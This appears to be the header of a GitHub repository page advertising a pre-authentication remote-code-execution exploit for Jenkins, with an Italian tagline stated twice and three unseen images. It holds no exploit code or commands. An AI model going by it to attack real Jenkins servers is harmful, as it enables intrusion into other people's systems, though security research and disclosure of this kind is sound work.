 orangetw/awesome-jenkins-rce-2019
Non c'è RCE pre-auth in Jenkins dal maggio 2017, ma questa è quella giusta!

Non c'è una RCE pre-autenticazione in Jenkins dal maggio 2017, ma questa è quella giusta!



